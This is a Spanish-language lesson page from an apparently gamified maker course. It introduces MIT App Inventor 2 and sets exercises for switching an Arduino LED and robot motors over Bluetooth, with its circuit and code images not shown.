Construye la Aplicación Android para tu Robot
CLASE 06
Para obtener tu recompensa debes estar registrado en nuestra plataforma y publicar tu trabajo
🧠 ¿Qué aprendo?
- Conocer el entorno de programación de AppInventor 2
- Utilizar el módulo bluetooth con Arduino
- Control de encendido/apagado de Leds mediante bluetooth
- Utilizar la función control de voz del celular
💡 ¿Qué es App Inventor 2?
🧠 App Inventor 2 (AI2) es la versión mejorada de una herramienta de programación creada por el MIT (Instituto Tecnológico de Massachusetts) y que fue adoptada por Google para sus usuarios como solución para crear de una forma sencilla aplicaciones para dispositivos Android.
💡 Acceso al editor de App Inventor 2
Paso 1. Ir a la página de MIT App Inventor 2

🧠 Ingresa a http://appinventor.mit.edu/, solo debes hacer clic en el botón naranja Create Apps!

🧠 Ingresa con tu cuenta de Gmail
🧠 Al ser la primera vez que inicias con esta herramienta, aún no tienes proyectos

Paso 2. Crear un nuevo proyecto

🧠 Puedes cambiar el idioma de la herramienta

🧠 Para crear un nuevo proyecto hacemos clic en: «Comenzar un proyecto nuevo»

Paso 3. La Interfaz de Usuario: El Diseñador


🧠 La herramienta de diseño nos permite seleccionar los componentes de la App y definir el interfaz de usuario de la misma (botones, cuadros de texto, etiquetas, etc.)
Paso 4. La Interfaz de Usuario: El Editor de Bloques

🧠 El comportamiento o funcionamiento de nuestra aplicación se programa mediante bloques en el editor de bloques
🧠 Tipos de Componentes
💡 Existen 2 tipos de componentes en App Inventor 2:

- Visibles: Se ven en el panel Visor de la pantalla del Diseñador. Son visibles para el usuario en la aplicación y el usuario puede interactuar con ella directamente y ayudar a construir la interfaz de usuario de la aplicación.
- No visibles: No se ven en el panel Visor de la página del Diseñador pero sí en la parte inferior en la sección: Componentes no visibles. Realizan tareas necesarias como guardar un archivo en el dispositivo, leer datos de un sensor, reproducir un audio, mostrar en pantalla un aviso, etc.
🧠 Los Bloques de Programación
💡 Cada componente tiene su propio catálogo de bloques. Los bloques se clasifican en 3 tipos:
1. Bloques de propiedades

Cada componente tiene su propio conjunto de propiedades que describen sus características. Así el componente Botón tiene propiedades como, por ejemplo, Color de fondo. Algunas de estas propiedades se pueden configurar inicialmente desde el Diseñador. En otras ocasiones se pueden modificar en tiempo de ejecución mediante el correspondiente bloque. Los bloques de propiedades son de color VERDE y permiten leer el valor de una propiedad del componente (verde claro) o bien establecer el valor de esa propiedad (verde oscuro).
2. Bloques de métodos

Los métodos son las funcionalidades que un componente puede hacer. Por ejemplo, el componente de Sonido debería poder reproducir la música cuando sea necesario. Esto se hace mediante el uso de un método llamado Play. Algunos métodos utilizan parámetros para recuperar o almacenar valores. Los bloques de métodos son de color MORADO.
3. Bloques de eventos
Los bloques de eventos se utilizan para captar las acciones del usuario, de la ejecución de la aplicación (inicio, finalización, foco …) … Dentro de estos bloques de eventos se sitúan el resto de bloques de propiedades o de métodos como respuesta programada a ese evento. Por ejemplo: podemos modificar el texto de un botón cuando el usuario pulsa en él (evento Button.Click). Los bloques de eventos son de color AMARILLO MOSTAZA.



📋 Ejemplo N° 1: Control ON/OFF de un Led por bluetooth
➡️ Ingresamos a la Cuenta de ArduinoBlocks de miMakerHouse y en «Correo electrónico» colocamos nuestro nombre de usuario (NombreApellido.bmaker)
💻 Descripción


🧠 Realizar una aplicación móvil que controle el encendido/apagado de un Led conectado a nuestra placa Arduino.
💻 Circuito
💻 Código ArduinoBlocks
💻 Diseño AppInventor
💻 Código AppInventor
⚔️Desafío 01: Prueba la Aplicación


💡 Eso es todo, es momento de probar la aplicación. Hay que dar clic en el menú de “Connect” y allí a «AI Companion»

💡 Posteriormente escanear el código QR con nuestra aplicación AI2 Companion desde el celular
⚔️Desafío 02: Demuestra lo aprendido
💰Recompensa: 30 Monedas de Oro – 15 Cristales de Experiencia



- 🧠 Utiliza la información del ejercicio «Control ON/OFF de un Led por bluetooth» para controlar el encendido y apagado de los dos motores con la misma aplicación:
- Al presionar el botón ON, los motores funcionen
- Al presionar el botón OFF, los motores se detengan
🧙♂️ Ayuda
💻 Circuito
💻 Código ArduinoBlocks


💻 Código Arduino
📋 Ejemplo N° 2: Programando movimientos
➡️ Ingresamos a la Cuenta de ArduinoBlocks de miMakerHouse y en «Correo electrónico» colocamos nuestro nombre de usuario (NombreApellido.bmaker)
💻 Descripción

🧠 Realizar la programación para controlar el encendido y apagado de los motores de nuestro robot:
- Al presionar la tecla ‘F’, los motores giran hacia adelante
- Al presionar la tecla ‘S’, los motores se apagan
💻 Circuito
💻 Código ArduinoBlocks
💻 Código Arduino
⚔️Desafío 01: Demuestra lo aprendido
💰Recompensa: 30 Monedas de Oro – 15 Cristales de Experiencia
- 🧠 Utiliza la información del ejercicio «Programando movimientos» para programar todos los movimientos de nuestro robot y crea la aplicación móvil que al presionar las teclas direccionales el robot haga los siguientes movimientos:
- ⬆️ ‘F’: El robot se mueve hacia adelante
- ⬇️ ‘B’: El robot se mueve hacia atras
- ⬅️ ‘L’: El robot gira a la izquierda
- ➡️ ‘R’: El robot gira a la derecha
- Al soltar cualquiera de las teclas anteriores se envíe la ‘S’: Los motores se detienen
Recuerda
App Inventor 2 es un entorno de desarrollo de aplicaciones para dispositivos Android. Se trata de una aplicación web por lo que todas las tareas se realizan en un navegador (Google Chrome por ejemplo), de tal manera que todos los proyectos que se vayan realizando se quedan almacenados en la nube.